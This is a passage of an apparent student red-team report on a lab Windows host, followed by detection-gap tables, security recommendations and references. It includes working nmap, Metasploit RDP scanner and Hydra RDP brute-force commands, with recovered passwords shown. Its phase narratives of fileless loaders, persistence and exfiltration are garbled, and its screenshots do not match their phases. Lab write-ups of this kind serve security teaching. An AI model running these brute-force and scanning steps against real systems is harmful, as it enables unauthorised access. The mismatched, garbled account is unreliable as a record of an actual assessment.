root@100:~# nmap -sV --script-vuln demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-13 21:57 IST
Nmap scan report for demo.ine.local (10.3.18.136)
Host is up (0.0058s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
135/tcp    open  msrpc           Microsoft Windows RPC
139/tcp    open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds   Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3333/tcp   open  ssl/dec-notes?
| ssl-dh-params:
| VULNERABLE:
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|   State: VULNERABLE
|     Transport Layer Security (TLS) services that use Diffie-Hellman groups
|     of insufficient strength, especially those using one of a few commonly
|     shared groups, may be susceptible to passive eavesdropping attacks.
|   Check results:
|     WEAK DH GROUP 1
|       Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SHA
|       Modulus Type: Safe prime
|       Modulus Source: RFC2409/Oakley Group 2
|       Modulus Length: 1024
|       Generator Length: 1024
|       Public Key Length: 1024
|   References:
|     https://weakdh.org
49152/tcp  open  msrpc           Microsoft Windows RPC
49153/tcp  open  msrpc           Microsoft Windows RPC
49154/tcp  open  msrpc           Microsoft Windows RPC
49155/tcp  open  msrpc           Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows


Host script results:
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: No accounts left to try
|_smb-vuln-ms10-061: No accounts left to try

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 148.44 seconds

root@100:~#
```

Execution Phase

The execution after authentication was done by deployment of memory-resident payloads with the native command interpreters. Loaders written in PowerShell have the ability to execute encrypted fragments of code at memory to minimise filesystem artefacts. This method used the natural trust of the legitimate administrative scripting mechanisms and operates under the cover of darkness.



```
File Actions Edit View Help
root@INE: ~

701 auxiliary/scanner/http/wordpress_pingback_access . normal No Wordpress Pingback Locator
702 auxiliary/scanner/http/wp_woocommerce_payments_unauthenticated_admin_creation 2023-03-22 normal Yes Wordpress Plugin WooCommerce Payments Unauthenticated Admin Creation
703 auxiliary/scanner/http/wp_registrationmagic_sql 2022-01-23 normal Yes Wordpress RegistrationMagic task_ids Authenticated SQLi
704 auxiliary/scanner/http/wordpress_scanner . normal No Wordpress Scanner
705 auxiliary/scanner/http/wp_secure_copy_content_protection_sql 2021-11-08 normal Yes Wordpress Secure Copy Content Protection and Content Locking sccp_id Unauthenticated SQLi
706 auxiliary/scanner/http/wordpress_xmlrpc_login . normal No Wordpress XML-RPC Username/Password Login Scanner
707 auxiliary/scanner/http/wordpress_multicall_creds . normal No Wordpress XML-RPC system.multicall Credential Collector
708 auxiliary/scanner/http/wowza_streaming_engine_manager_login . normal No Wowza Streaming Engine Manager Login Utility
709 auxiliary/scanner/x11/open_x11 . normal No X11 No-Auth Scanner
710 auxiliary/scanner/snmp/xerox_workcentre_enumusers . normal No Xerox WorkCentre User Enumeration (SNMP)
711 auxiliary/scanner/http/yaws_traversal 2011-11-25 normal No Yaws Web Server Directory Traversal
712 auxiliary/scanner/http/zabbix_login . normal No Zabbix Server Brute Force Utility
713 auxiliary/scanner/http/zenload_balancer_traversal 2020-04-10 normal No Zen Load Balancer Directory Traversal
714 auxiliary/scanner/http/cgit_traversal 2018-08-03 normal No cgit Directory Traversal
715 auxiliary/scanner/ssh/libssh_auth_bypass 2018-10-16 normal No libssh Authentication Bypass Scanner
716 \ action: Execute . . . Execute a command
717 \ action: Shell . . . Spawn a shell
718 auxiliary/scanner/mdns/query . normal No mDNS Query
719 auxiliary/scanner/rservices/rexec_login . normal No rexec Authentication Scanner
720 auxiliary/scanner/rservices/rlogin_login . normal No rlogin Authentication Scanner
721 auxiliary/scanner/rservices/rsh_login . normal No rsh Authentication Scanner

Interact with a module by name or index. For example info 721, use 721 or use auxiliary/scanner/rservices/rsh_login

msf6 > use auxiliary/scanner/rdp

Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/scanner/rdp/cve_2019_0708_bluekeep 2019-05-14 normal Yes CVE-2019-0708 BlueKeep Microsoft Remote Desktop RCE Check
1 \ action: Crash . . . Trigger denial of service vulnerability
2 \ action: Scan . . . Scan for exploitable targets
3 auxiliary/scanner/rdp/rdp_scanner . normal No Identify endpoints speaking the Remote Desktop Protocol (RDP)
4 auxiliary/scanner/rdp/ms12_020_check . normal Yes MS12-020 Microsoft Remote Desktop Checker

Interact with a module by name or index. For example info 4, use 4 or use auxiliary/scanner/rdp/ms12_020_check

msf6 > use 3
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

Persistence Phase

Registry based autorun modulations and creating of scheduled tasks were used to set up persistence mechanisms. These mechanisms guaranteed survival during system reboots and included in a regular administrative routine [22]. To prevent the development of conspicuous service entries in system management interfaces, no new services were installed.

```
root@INE: -
File Actions Edit View Help

msf6 auxiliary(scanner/rdp/rdp_scanner) > set RHOST demo.ine.local
RHOST => demo.ine.local
msf6 auxiliary(scanner/rdp/rdp_scanner) > set LPORT 3333
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT => 3333
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

  Name          Current Setting  Required  Description
  --          -
  DETECT_NLA    true             yes       Detect Network Level Authentication (NLA)
  RDP_CLIENT_IP 192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME rdesktop         no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN     no               no        The client domain name to report during connect
  RDP_USER       no               no        The username to report during connect, UNSET = random
  RHOSTS         demo.ine.local   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         3389            yes       The target port (TCP)
  THREADS       1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/rdp_scanner) > set RPORT 3333
RPORT => 3333
msf6 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

  Name          Current Setting  Required  Description
  --          -
  DETECT_NLA    true             yes       Detect Network Level Authentication (NLA)
  RDP_CLIENT_IP 192.168.0.100    yes       The client IPv4 address to report during connect
  RDP_CLIENT_NAME rdesktop         no        The client computer name to report during connect, UNSET = random
  RDP_DOMAIN     no               no        The client domain name to report during connect
  RDP_USER       no               no        The username to report during connect, UNSET = random
  RHOSTS         demo.ine.local   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         3333            yes       The target port (TCP)
  THREADS       1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/rdp_scanner) >

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/rdp/rdp_scanner) > exploit

[*] 10.3.18.136:3333 - Detected RDP on 10.3.18.136:3333 (name:WIN-OMCNBKR66MN) (domain:WIN-OMCNBKR66MN) (domain_fqdn:WIN-OMCNBKR66MN) (server_fqdn:WIN-OMCNBKR66MN) (os_version:6.3.9600) (Requires NLA: Yes)
[*] demo.ine.local:3333 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/rdp/rdp_scanner) >
```

Privilege Escalation Phase

The escalation of privileges was by taking advantage of misconfigured local administration privileges allocated to work research stations. The token manipulation and credential reuse were possible due to these weaknesses and allowed achieving high access in the domain. Later entry to domain administrative services increased the controls over authentication and file infrastructure.

```
root@INE: ~  
File Actions Edit View Help  
root@INE: ~  
# ping demo.ine.local  
PING demo.ine.local (10.3.18.126) 56(84) bytes of data:  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=1 ttl=125 time=2.94 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=2 ttl=125 time=2.66 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=3 ttl=125 time=2.72 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=4 ttl=125 time=2.94 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=5 ttl=125 time=2.71 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=6 ttl=125 time=2.71 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=7 ttl=125 time=2.63 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=8 ttl=125 time=2.81 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=9 ttl=125 time=2.71 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=10 ttl=125 time=2.75 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=11 ttl=125 time=2.82 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=12 ttl=125 time=2.75 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=13 ttl=125 time=2.73 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=14 ttl=125 time=2.78 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=15 ttl=125 time=2.83 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=16 ttl=125 time=2.91 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=17 ttl=125 time=2.77 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=18 ttl=125 time=2.72 ms  
64 bytes from demo.ine.local (10.3.18.126): icmp_seq=19 ttl=125 time=2.69 ms
```


Credential Access Phase

Credential harvesting took any advantage made by memory-based extraction methods to anti-authentication subsystems. The credentials of the domain were mined without saving payloads to disk. Authentication token caches were also intersected, which can be used to get through on-premises and cloud networks [23].

```
root@INE: ~  
# hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt rdp://demo.ine.local -s 3333  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-13 22:35:23  
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of parallel connections and -W 1 or -W 3 to wait between connection to allow the server to recover  
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)  
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.  
[DATA] max 4 tasks per 1 server, overall 4 tasks, 700 login tries (l:7/p:100), ~175 tries per task  
[DATA] attacking rdp://demo.ine.local:3333/  
[3333][rdp] host: demo.ine.local login: sysadmin password: samantha  
[ERROR] freerdp: The connection failed to establish.  
[3333][rdp] host: demo.ine.local login: demo password: victoria  
[ERROR] freerdp: The connection failed to establish.  
[3333][rdp] host: demo.ine.local login: auditor password: elizabeth  
[ERROR] freerdp: The connection failed to establish.  
[STATUS] 412.00 tries/min, 412 tries in 00:01h, 288 to do in 00:01h, 4 active  
[3333][rdp] host: demo.ine.local login: administrator password: qwertyuiop  
[ERROR] freerdp: The connection failed to establish.  
[STATUS] 338.00 tries/min, 676 tries in 00:02h, 24 to do in 00:01h, 4 active  
1 of 1 target successfully completed, 4 valid passwords found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-13 22:37:30
```

Lateral Movement Phase

The message started to move out laterally on authenticated remote service on compromised credentials. Remote desktop protocol and server message block shares supported growth in the file servers, build server and backend application systems. Movement was also interested in small-visibility traversal paths so as not to cause threshold-based anomaly detection.



Command and Control Phase

Encrypted HTTPS sessions over common web ports have been used to develop the command-and-control communication routes. Beaconing periods were random in nature to simulate legitimate user browsing features. Traffic sent out of the system was mixed with regular application traffic to by-pass inspection systems at the perimeter.

Cloud and CI/CD Pivot Phase

Captured identity tokens were used to grant authenticated access to cloud-based resources of development and CI/CD workflow environments. Triggering access to stored environment variables and secrets that were stored in automated processes of deployment, was made possible through token abuse [24]. Misconfigurations that allowed privilege escalation to occur in the development environment were listed as application build pipelines.

Data Exfiltration and Collection Phase

Protected file repositories and cloud object storage services were totaled to control their differential dummy research data. Instead of the large volume-based detection thresholds, exfiltration was carried out by splitting large transmissions using the encrypted command-and-control channel.

Operational Exit and Cleanup Phase

Active registry persisting entries and scheduled tasks could be removed as operational termination. Implants that were put in memory were abandoned without any recoverable binaries on disk. Log

manipulation did not occur in order to maintain forensic integrity so that it can be used in defense analysis.

2.5 Detection Gap Analysis

The main reason why the operation of the red team was successful was because it contained systematic gaps in identity-based detection and behavioural endpoint monitoring. Credential-based compromise was made possible by the fact that the phishing-resilient authentication lacked thereby preventing the activism of adaptive access controls [25]. Authentication telemetry did not have contextual correlation to geographic abnormalities, irregularity of access time, and device trust indicators. Subsequently, other external sources of logins were integrated with usual enterprise authentication patterns.

The ability of the endpoint detection platforms to detect the memory-resident PowerShell loaders was compromised by excessive usage of signature-based inspection over the behaviour-driven analytics. The LOLBins ran in acceptable administrative policy environments to prevent the generation of alerts. Also, lack of logging of the registry changes and task creation created a visibility limit toward persistence activity [26].

The monitoring controls of the networks were based on the inspection of the perimeter-based firewall without the analysis of east-west traffic internally. Command-and-control traffic using encrypted Squid HTTPS was not differentiated with honest communication between applications because of the few TLS inspections and no behavioral anomaly checks. Monitoring on clouds only produced independent notifications that could not be connected to on-premises attack monitors. All of these visibility gaps allowed the presence of continued adversarial physical dwell time and effective data exfiltration with no evident detection.

Table 3: Summary of Detection Failures Across Security Layers

Security Layer	Expected Detection Capability	Reason for Detection Failure	Business Risk Created
Identity & Access Management (IAM)	Detection of abnormal login locations, device trust violations, and credential misuse	Absence of phishing-resistant MFA and limited behavioural correlation across	Unauthorized access to research systems, high risk of

		authentication telemetry allowed compromised credentials to bypass access controls	intellectual property exposure
Email Security Gateway	Phishing email detection and malicious URL filtering	Social engineering payload closely mirrored legitimate IT notifications, bypassing signature- based filtering	Initial compromise of user credentials enabling domain access
Endpoint Detection and Response (EDR)	Detection of malicious PowerShell execution, credential dumping, and persistence mechanisms	Over-reliance on signature-based detection failed to identify fileless malware and LOLBin abuse	Sustained attacker presence with full system control
Privileged Access Monitoring	Alerting on abnormal privilege escalation and token impersonation	Excessive local administrative permissions and lack of just-in-time privilege enforcement suppressed escalation alerts	Domain-wide compromise and unrestricted lateral movement
Internal Network Monitoring	Detection of lateral movement and abnormal east-west traffic	Absence of micro- segmentation and limited internal traffic inspection prevented	Rapid propagation across sensitive infrastructure

		visibility into RDP and SMB abuse	
Command and Control Monitoring	Identification of anomalous outbound beaconing traffic	Encrypted HTTPS C2 communications blended with legitimate web traffic due to lack of TLS behavioural inspection	Persistent remote attacker control with minimal network visibility
Cloud Security Monitoring	Detection of anomalous token usage and cross-region cloud access	Cloud-native alerts remained siloed and were not correlated with on-premises attack telemetry	Unauthorized access to cloud-hosted clinical trial data
Data Loss Prevention (DLP)	Detection of large-scale or sensitive data exfiltration	Encrypted low-volume segmented data transfers evaded volume-based detection thresholds	Undetected intellectual property and data leakage
Backup & Recovery Systems	Monitoring of backup deletion and recovery suppression	Backup access was not isolated from domain administrative privileges	Complete loss of recovery capability during encrypted impact

2.6 Strategic Security Recommendations

Multi-factor authentication that cannot be phished is required throughout all parties of identity access, such as external remote access, cloud administration interfaces, and accounts of privilege. The endpoint detection capabilities which are measured in terms of behaviours must be improved

in order to detect abnormal scripting activity, attempts of privilege escalation, and execution of malware without files. Detection engineering based on MITRE ATT&CK will have to displace signature-based alerting [28].

With micro-segmentation and eastwest intrusion detection, internal network traffic monitoring should be enhanced in order to create visibility into lateral movement. The cloud-native security services should have the integration of centralized SIEM platforms that correlate identity, endpoint, and network events in real-time. CI/CD security has to implement a secret scan, integrity of building validation and least-privileged token permissions. Storage models used by backup infrastructures are expected to support immutability hence isolated administrative privileges. These controls combined create hybrid pharmaceutical enterprise risk exposure of consequent defence.

2.7 Cost–Benefit Analysis

The estimated cost of adopting improved identification security, behaviour endpoint detection, SIEM correlation and cloud monitoring is much lower than a real intellectual property breach. An effective pharmaceutical data theft may lead to legal fines, legal expenses, competitive disadvantage, late commercialisation of research and long term reputational damage [29]. Layered defensive controls should be viewed as an affordable risk reduction approach and not as a business cost.

Table 4: Cost–Risk–Control Justification for Strategic Security Investment

Security Investment Area	Estimated Implementation Cost	Potential Breach Loss Prevented	Business Risk Reduction and ROI Impact
Phishing-Resistant Multi-Factor Authentication (MFA)	Low to Medium	Intellectual property theft, regulatory fines, account takeover losses	High return on investment through elimination of credential-based compromise vectors

Behaviour-Based EDR Enhancement	Medium	Ransomware deployment, prolonged system compromise, forensic recovery costs	Significant reduction in attacker dwell time and prevention of large-scale operational disruption
SIEM Correlation and ATT&CK-Aligned Detection Engineering	Medium	Undetected lateral movement, privilege escalation, and stealth persistence	High strategic value through early attack lifecycle detection and containment
Micro-Segmentation and Zero Trust Network Controls	Medium to High	Domain-wide compromise, uncontrolled internal propagation	Long-term infrastructure risk reduction and containment of blast radius
Cloud Security Posture Management (CSPM)	Medium	Clinical trial data exposure, compliance penalties, contractual breaches	Strong protection of cloud-hosted assets and regulatory compliance assurance
Immutable Backup and Recovery Architecture	Low to Medium	Extended operational downtime, permanent data loss, ransom payment pressure	High financial protection through guaranteed system restoration capability
CI/CD Security Hardening and Secret Scanning	Low	Software supply chain compromise, malicious build deployment	Direct protection of application integrity and development trust chain

2.8 Executive Brief to the Board

The fake intrusion illustrates that sensitive pharmaceutical research data will continue to be very exposed to contemporary cyber attackers through their concealed identity-based attack methods. Unnoticed data transfer is a direct threat to the protection of intellectual property, compliance laws, shareholder trust, and competitiveness in the market in the long term [30]. The damage in money and reputation of a real breach would be extremely more than the cost of the strategic security enhancements. Revenue, innovation and corporate resilience protection is therefore necessary by investing in better identity protection, behavioural threat detection, and integrating cloud security and network segmentation immediately.

Conclusion

The report shows how the present-day cyber threats to healthcare and pharmaceutical settings are not opportunistic but planned campaigns of attacks focused on stages of identity-based attacks. The strategic threat evaluation shows the way in which advanced enemies apply systemic integration to social engineering, credential misuse, post-breach of horizontal movement, and encrypted command and control systems in order to generate significant disruption of operations and theft of data. Formal analysis of the real world case study on the MITRE ATT&CK framework indicates that technical vulnerabilities, architectural over-trust, and human vulnerability have interdependent relationships that collectively allow a successful compromise.

These realities are further proven by the red team involvement where real emulation of the adversary was done by circumventing a hybrid enterprise environment. The simulated campaign validates the fact that the unnoticed credential compromise, the lack of behavioural observation, and the inadequate security visibility set the stage of the dwell time of adversaries and secret data exfiltration. Detection gap analysis supports this fact by outlining the weakness of perimeter-based security models in a setting that has encrypted traffic and trusted administrative tools. The results of both the strategic and technical analysis provided in this paper create an effective grounds on why identity-based security implementation, behaviour-based endpoint detection, designed architecture based on zero trust, and integrated cloud security monitoring is an effective approach. These are critical in the protection of intellectual property, clinical information, along with long-term organisational sustainability in high-value pharmaceutical and health industries.

References

1. Ajmal, A.B., Khan, S., Alam, M., Mehbodniya, A., Webber, J. and Waheed, A., 2023. Toward effective evaluation of cyber defense: threat based adversary emulation approach. *IEEE Access*, 11, pp.70443-70458.
2. Selmanaj, D., 2024. Adversary Emulation with MITRE ATT&CK. " O'Reilly Media, Inc.".
3. Haque, K.A., Massaoudi, M., Al Homoud, L., Davis, K.R., Kabalan, M. and Salamy, H., 2025. Cyber-Physical Emulation and Threat Scenario Simulation for Enhanced Microgrid Resilience. *IEEE access*.
4. Kaikova, O., Terziyan, V., Tiuhonen, T., Golovianko, M., Gryshko, S. and Titova, L., 2022. Hybrid threats against Industry 4.0: adversarial training of resilience. In *E3S Web of Conferences*. EDP Sciences.
5. Steingartner, W., Galinec, D. and Kozina, A., 2021. Threat defense: Cyber deception approach and education for resilience in hybrid threats model. *Symmetry*, 13(4), p.597.
6. Qurashi, S.N., Sobia, F., Hetany, W.A. and Sultan, H., 2025. Enhancing Cybersecurity Defenses in Healthcare Using AI: A Pivotal Role in Fortifying Digital Health Infrastructure. *Medinformatics*.
7. Islam, M.T., Ahmad, S., Rahman, M.A. and Rahaman, M.A., 2024. NEURAL NETWORK-BASED RISK PREDICTION AND SIMULATION FRAMEWORK FOR MEDICAL IOT CYBERSECURITY: AN ENGINEERING MANAGEMENT MODEL FOR SMART HOSPITALS. *International Journal of Scientific Interdisciplinary Research*, 5(2), pp.30-57.
8. George, A.S., Baskar, T. and Srikanth, P.B., 2024. Cyber threats to critical infrastructure: assessing vulnerabilities across key sectors. *Partners Universal International Innovation Journal*, 2(1), pp.51-75.
9. Samuel, O.J., 2025. Adversarial AI the New Frontier in Cybersecurity Threats and Defenses. *Journal of Science, Technology and Engineering Research*, 3(1), pp.1-13.
10. Owolabi, B.O., 2022. Exploring systemic vulnerabilities in healthcare digital ecosystems through risk modeling, threat intelligence, and adaptive security control mechanisms. *Int J Comput Appl Technol Res*, 11(12), pp.687-99.

11. Bhimavarapu, U., 2025. Cybersecurity in Implantable Medical Devices: A Practical and Adaptive Model. In Strategic Management, Regulatory Challenges, and Global Governance of MedTech (pp. 53-76). IGI Global Scientific Publishing.
12. Islam, M.T., 2025. Adversarial defence mechanisms in neural networks for ICS fault tolerance: A comparative analysis. ASRC Procedia: Global Perspectives in Science and Scholarship, 1(01), pp.10-63125.
13. Owolabi, B.O., 2023. Advancing Predictive Analytics and Machine Learning Models to Detect, Mitigate, and Prevent Cyber Threats Targeting Healthcare Information Infrastructures. Int J Sci Eng Appl, 12(12), pp.76-87.
14. Adepoju, A.S., 2025. Adaptive Program Management Strategies for AI-Based Cyber Defense Deployments in Critical Infrastructure and Enterprise Digital Transformation Initiatives. Int. J. Res. Publ. Rev, 6, pp.5599-5615.
15. Mala, D.J., Dhanapal, A.C.T.A., Sthapit, S. and Khadka, A., 2025. Integrating AI Techniques into the Design and Development of Smart Cyber-Physical Systems: Defense, Biomedical, Infrastructure, and Transportation. CRC Press.
16. Owolabi, B.O., 2025. Cyber-physical security in smart healthcare: protecting IoT-enabled medical devices from spyware, ransomware, and network-based exploits. Int J Res Publ Rev, 6(3), pp.1812-26.
17. Qudus, L., 2025. Advancing cybersecurity: strategies for mitigating threats in evolving digital and IoT ecosystems. Int Res J Mod Eng Technol Sci, 7(1), p.3185.
18. Balisane, H., Egho-Promise, E.I., Lyada, E. and Aina, F., 2024. Towards improved threat mitigation in digital environments: A comprehensive framework for cybersecurity enhancement. International Journal of Research-GRANTHAALAYAH, 12(5).
19. Weber, S.B., Stein, S., Pilgermann, M. and Schrader, T., 2023. Attack detection for medical cyber-physical systems—a systematic literature review. IEEE Access, 11, pp.41796-41815.
20. Vaseashta, A., 2022. Nexus of advanced technology platforms for strengthening cyber-defense capabilities. Practical applications of advanced technologies for enhancing security and defense capabilities: Perspectives and Challenges for the Western Balkans, pp.14-31.
21. Akintola, A.S., 2024. Integrating Research Testbeds, Attack Mechanisms, and Defence Strategies into a Holistic Framework for Cybersecurity.

22. Kathiresan, G., 2025. AI-Driven Cybersecurity Testing: Redefining Quality Engineering Through Adversarial Simulation and Threat Modeling. *International Journal of Communication Networks and Information Security*, 17(4), pp.27-48.
23. Wisdom, D.D., Vincent, O.R., Aborisade, D.O. and Omeike, M.O., 2025. Defensive walls against sophisticated ML-orchestrated attacks in edge computing. In *Cybersecurity Defensive Walls in Edge Computing* (pp. 275-315). Academic Press.
24. Obrik-Uloho, E.P., Opeke, G.C., Balogun, A.Y., Olasege, R.O. and Udechukwu, L.M., 2025. Proactive Cyber-Threat Intelligence and Predictive Analytics for Protecting At-Home Medical IoT Devices against Zero-Day Exploits. *Journal of Engineering Research and Reports*, 27(11), pp.218-236.
25. Okolo, F.C., Etukudoh, E.A., Ogunwole, O.L.U.F.U.N.M.I.L.A.Y.O., Osho, G.O. and Basiru, J.O., 2021. Systematic review of cyber threats and resilience strategies across global supply chains and transportation networks. *Journal name missing*.
26. Kalinaki, K., 2024. Ransomware threat mitigation strategies for protecting critical infrastructure assets. In *Ransomware Evolution* (pp. 120-143). CRC Press.
27. Badawy, M., Sherief, N.H. and Abdel-Hamid, A.A., 2024. Legacy ICS cybersecurity assessment using hybrid threat modeling—An oil and gas sector case study. *Applied Sciences*, 14(18), p.8398.
28. Yaacoub, J.P.A., Noura, H.N., Salman, O. and Chahine, K., 2025. Toward secure smart grid systems: risks, threats, challenges, and future directions. *Future Internet*, 17(7), p.318.
29. Alshammari, B. and Singh, M.M., 2025. A Systematic Literature Review on Tackling Cyber Threats for Cyber Logistic Chain and Conceptual Frameworks for Robust Detection Mechanisms. *IEEE Access*.
30. Shonubi, J.A. and Adelere, M.A., 2025. AI-augmented cyber resilience frameworks for predictive threat modeling across software-defined network layers and cloud-native infrastructures.